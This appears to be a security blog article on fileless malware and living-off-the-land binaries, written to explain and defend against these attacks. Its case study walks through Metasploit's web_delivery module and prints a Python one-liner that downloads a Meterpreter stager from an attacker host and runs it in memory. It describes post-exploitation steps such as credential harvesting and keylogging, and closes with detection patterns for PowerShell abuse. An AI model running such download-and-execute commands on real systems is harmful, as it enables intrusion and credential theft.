

What is Fileless Malware or a Fileless-based attack?
Fileless malware refers to a category of malicious code execution where the attacker's payload operates entirely within a system's volatile memory, RAM, CPU registers, and kernel structures, without writing executable artifacts to the filesystem. Unlike conventional malware that drops binaries, scripts, or DLLs to disk, fileless attacks exploit trusted, pre-installed system components to execute malicious logic, making them difficult to detect by traditional signature-based detection.
At its core, a fileless attack is a "living-off-the-land (LOTL)" strategy. Threat actors weaponize native OS utilities like PowerShell, WMI, the Windows Script Host, 'mshta.exe', 'certutil.exe', and others as an execution foundation. Because these binaries are signed by the OS vendor and routinely used in legitimate administrative workflows, it rarely raises alerts in traditional endpoint security tools. There is no malicious binary hash to match, no on-disk artifact to quarantine, and no persistent file to recover during incident response. The attack surface shifts from the filesystem to process memory, Windows registry hives, WMI repositories, and scheduled task stores; surfaces that many organizations log inconsistently or not at all.
However, the initial infection may still involve a file; a phishing document with a malicious macro, for instance, but once execution begins, the payload is loaded directly into memory, and all subsequent malicious activity runs within the context of legitimate processes (ex, powershell.exe). The file that triggered the compromise is temporary; the payload that matters never touches the disk. Apart from phishing as an initial infection vector, attackers who have found vulnerabilities like OS command injection, command injection, or RCE on the victim system can chain this bug to exploit and deploy the fileless-based attack using system utilities like Python, PowerShell, PHP, etc. We will discuss this attack vector in detail in the section "Case Study Walkthrough: MSF & Fileless Malware" below.
Process-based vs File-based Attack
"File-based attacks" follow a well-understood execution model. A malicious artifact, like an executable, a DLL, or a script file, is written to disk and subsequently invoked by the operating system or a user action. This model creates multiple detection opportunities: the file can be scanned on write, on access, or on execution. Security tools can compute cryptographic hashes, match signatures against threat intelligence feeds, and quarantine or delete the offending artifact. Even after execution, forensic investigators can recover the file, analyze it statically, and reconstruct the attack chain.
"Process-based attacks" dismantle the above model entirely. Rather than introducing a new binary to the system, the adversary injects malicious code; shellcode, a reflectively loaded DLL, or a hijacked thread; directly into the address space of a legitimate, already-running process. The attack lives and operates within trusted system processes such as 'explorer.exe', 'svchost.exe', 'powershell.exe', or 'python.exe'. From the OS scheduler's perspective, nothing unusual is occurring; the process is authorized, signed, and expected to be running.
Interestingly, for both process-based and file-based attacks, there is a way to migrate the attacker's remote session (say meterpreter session) from the malicious running process or suspicious process to a normal, unsuspicious process, which remains active most of the time on the OS. This not only ensures stealth operations but also provides persistence in case the original malicious process gets terminated.
Living Off the Land (LOTL) and Fileless-based attacks: How it operates

Img: Fileless-based attack chain
Living off the Land is the operational backbone of most fileless-based attacks. Rather than deploying custom malware binaries that could be detected, flagged, or reverse-engineered, adversaries repurpose the target system's own native utilities as their execution infrastructure. The attack runs entirely through tools the OS inherently trusts, meaning no new executables are introduced, no signatures can be matched, and no traditional file-based controls apply.
The most commonly abused LOTL binaries, referred to as "LOLBins,"; include:
- "PowerShell": the most widely abused LOTL tool. Attackers use it to download remote payloads directly into memory via 'Invoke-Expression' and 'DownloadString', execute encoded commands with '-EncodedCommand', and interact with the Windows API through .NET reflection; all without writing a single file to disk.
- "WMI (Windows Management Instrumentation)": used for remote code execution, lateral movement across hosts, and establishing persistent event subscriptions that survive reboots without filesystem artifacts.
- "mshta.exe": executes HTML Application (HTA) files hosted on attacker-controlled remote servers, loading and running embedded JavaScript or VBScript entirely in memory.
- "certutil.exe": a certificate management utility routinely abused to decode base64-encoded payloads or download files from remote URLs, behaviors far outside its intended purpose.
- "regsvr32.exe": used via the Squiblydoo technique to load and execute remote COM scriptlets, bypassing AppLocker controls since the binary is a trusted, signed OS component.
- "rundll32.exe": invokes arbitrary DLL exports, including reflectively loaded in-memory DLLs, providing a trusted execution wrapper for injected code.
None of these tools is inherently malicious; they are daily-use administrative utilities in most enterprise environments. Blocking them outright is operationally disruptive; allowing them unrestricted access creates significant exposure. Defenders must therefore focus on "contextual behavioral analysis," examining who invoked the tool, from which parent process, with what arguments, and whether that pattern is consistent with known-good administrative activity, rather than relying on binary allow or block decisions.
Detonation Case-Study Walkthrough: MSF & Fileless Malware
In Metasploit Framework, we can generate fileless payloads using the module “Script Web Delivery”. Threat Research & Intelligence (TRI) team at bloo had earlier discussed this module in our past article “MSFDefender: From Payload Delivery to Remote Shell, Analyzing Windows Exploitation Modules in Metasploit”.
In this article, we will discuss how “fileless payloads” are generated using the “Script Web Delivery” module, what are the various target OS available, and how these one liner commands (generated from the “Script Web Delivery” module) execute a fileless payload (In RAM/Memory execution & no write to the victim system disk) and render a metasploit session on successful execution.
Module: Script Web Delivery
Metasploit module “exploit/multi/script/web_delivery” is a web delivery module, which is basically a combination of payload generator, command generator, web server, and payload handler. The generated command is to be run on the victim system, the web server holds the payload, and the payload handler is there for handling the Metasploit session.
So, if a threat actor/attacker already has a way to run a command on the victim system, this module (web delivery) helps the attacker to turn that command execution vulnerability into a successful Metasploit session (Meterpreter or shell as per the payload). This module is NOT responsible for obtaining code execution. There are certain use cases for this web delivery module, like:
- You have an RCE on the victim system, but no interactive shell
- Getting initial access to the victim system via social engineering. Ex: Embedding one liner command generated from the module in a phishing email or a malicious script, the victim runs it, and a remote session appears.
- Utilising the clickfix attack technique for executing the web delivery module command on the victim system.
As mentioned earlier, this module fires up an HTTP web server that holds the payload. The payload is hosted on the web server “http://attacker-IP:port/random-byte-payload-code”. Finally, this module will provide a command to be run on the victim system. Before generating the one-liner command to be run on the victim system, we need to select the target type module and generate a command for that target & platform. There are certain matching modules (targets) available inside the ‘exploit/multi/script/web_delivery’ module, as they appear when you run “show targets” in the msfconsole.
| ID | Target | Platform | Sample Compatible Payloads |
|---|---|---|---|
| 0 | Python (System with python installed) | Multi | python/meterpreter/reverse_tcp |
| 1 | PHP (System with php installed) | Multi | php/meterpreter/reverse_tcp |
| 2 | PSH (In memory Execution)) | Windows | windows/x64/meterpreter/reverse_tcp |
| 3 | Regsvr32 | Windows | windows/x64/meterpreter/reverse_tcp |
| 4 | pubprn | Windows | windows/x64/meterpreter/reverse_tcp |
| 5 | SyncAppvPublishingServer | Windows | windows/x64/meterpreter/reverse_tcp |
| 6 | PSH (Binary. Writes a file to the disk) | Windows | windows/x64/meterpreter/reverse_tcp |
| 7 | Linux | Linux | linux/x64/meterpreter/reverse_tcp |
| 8 | Mac OS X | Mac OS | osc/x64/meterpreter/reverse_tcp |
Note:
- Regarding “squiblydoo”, which is a well-known application whitelisting bypass technique that uses “regsvr32.exe” [a genuine exe]. Since many organizations allow “regsvr32.exe” because it is a microsoft signed, the module (with ID 3) can be used to get a remote Metasploit session.
Overall, the script web delivery module does not write to the disk; it’s a fileless execution. It uses the RAM to execute the generated payload.
Sample Detonation [Target: Python]
Fileless Payload Generation
Start msfconsole and navigate to the script web delivery module using the command “use multi/script/web_delivery”.

Img: Generating Python-based Web Delivery Module
Understanding the Payload
python -c "import sys;import ssl;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.51.188:8080/V7O2mZ91GFg7rc', context=ssl._create_unverified_context());exec(r.read());"
-c flag: Implies running a string of Python code directly. No script file (.py) written to disk.import sys: To import the sys module, to read the function "sys.version_info[0]" which tells the Python version number {either 2 or 3}import ssl: Import the 'ssl' module, so that the HTTP request works even if the server has a self-signed or absent certificate.__import__Dynamically imports the urllib module. Modules imported "urllib" & "urllib.request". In Python 2, 'urlopen' lives in urllib, and in Python 3, 'urlopen' lives in urllib. request. So, a normal "import" statement cannot handle both in one line. Therefore, import is used. Its result is assigned to the variable 'u,' so the rest of the code always calls the u.urlopen() function regardless of the Python version.r=u.urlopen('http://192.168.51.188:8080/V7O2mZ91GFg7rc'This makes an HTTP GET request to the Metasploit web server. The response is stored in the variable "r". 'V7O2mZ91GFg7rc' is a random string generated by the metasploit. We can manually set it using the option 'set URIPATH'. Since the code is random and the web server URL is random, the defender system cannot block a pre-known URL (basically difficult to create a blacklist or a whitelist of URLs)r.read(): Fetches raw payload bytes and reads the raw bytes of the HTTP response body (this body contains the Meterpreter Python stager, which was generated by the Metasploit)exec(r.read()): The fileless core executes the fetched bytecode directly in the Python memory space. Basically, the exec() function takes that string/script and runs it inside the Python process (all in RAM and nothing on the disk)
When the one-liner runs, the OS spawns python.exe as a child of whichever shell executed the command (cmd.exe or powershell.exe). python.exe is the process doing all the malicious work. If you ran a tasklist on the victim during the attack, you would see python.exe with an active network connection to 192.168.51.188:8080, which is the only behavioral anomaly visible to the OS. Everything happens inside the Virtual Address Space (VAS) [RAM/Memory] of python.exe. So, no executable binary written to disk and no script file (.py) written to disk [-c flag passes code inline]
Detonation on the Victim System & Post Exploitation Activities
Copy the one liner python command and paste it into the victim windows system (Defender ON). Run it & you will get a successful Meterpreter session, without any file being written on the victim system disk. After exploitation, you can perform all kinds of post-exploitation activities like system discovery, registering persistence, privilege escalation, credential harvesting, etc.


Img: Credential Harvesting

Img: Token Impersonation attempt & Enabling RDP

Img: Browser Credentials gathering & system applications enumeration

Img: Victim system screenshots & Live Screen share

Img: Keylogging & Enumeration Logged in users on the victim system

Img: Victim system env variables gathering
Key Observations from Detonation Case-Study Walkthrough
There is a fileless (in-memory) execution of the payload, which is fetched from the attacker’s web server. The payload is fetched and executed entirely in memory (fileless). Nothing is downloaded and written/stored in the victim system disk. The payload bytes are delivered over the network, landed directly into the RAM inside an already running process (like powershell.exe, python.exe, etc), and are executed there. The disk is never touched; that’s why this is a type of process-based / fileless-based attack and not a file-based attack.
Since this is a fileless attack, there is no malicious file/exe to scan, there is no suspicious process ID; all we have is a legitimate process name and its process ID. The malicious payload exists only as a live byte inside those legitimate processes that Windows trusts. Using LOLBins “Living off the Land” binaries like PowerShell, wscript.exe, python.exe, which are trusted and signed binaries.
The only limitation with fileless malware or payloads (as per the observations of the payload detonation) is that it relies on RAM, and it is volatile. It is wiped the moment the machine is rebooted. So, the fileless Meterpreter session disappears entirely on restart. If an attacker wants to survive a reboot, they have to establish persistence separately (ex, writing a registry key or a scheduled task that reruns the one-liner command on startup). This persistent activity will create some artifacts on the disk. Also, modern EDRs monitor PowerShell, script interpreter, memory injections, suspicious network activity, so “fileless” does not mean “undetectable.”
Detecting Fileless Malware
Fileless malware evades detection by ensuring that no executable artifacts are stored on the disk:
- Living off the Land Binaries (LoLBins): Attackers utilize legitimate, pre-packaged tools natively available on the operating system, such as PowerShell, VBScript, or JScript, to carry out their malicious activities. This reduces the malware's footprint and allows it to blend in with trusted processes.
- In-Memory Execution: Rather than installing code on the endpoint, fileless malware directly injects and executes malicious content within a process’s memory. It uses methods to directly download content from the web into the process memory for execution. This ensures no traces are left on the file system.
Detecting fileless attacks requires a shift from signature-based analysis (which relies on file hashes) to monitoring Indicators of Compromise (IoC). This involves observing various process activities, including:
- Process command lines
- Process ID
- Process hash
- Process execution trees
Behavioural detections include
- For instance, while opening Word (winword.exe) or Excel (excel.exe) applications is normal, these applications typically do not start PowerShell. Launching PowerShell.exe is malicious.
- PowerShell with -EncodedCommand or -enc flag: Legitimate scripts rarely need Base64 encoding. Attackers use it to hide commands from log analysis. Basically, PowerShell commands with these flags '-enc', '-EncodedCommand', '-e', 'IEX ', 'Invoke-Expression', 'DownloadString', 'DownloadData' should raise an alert.
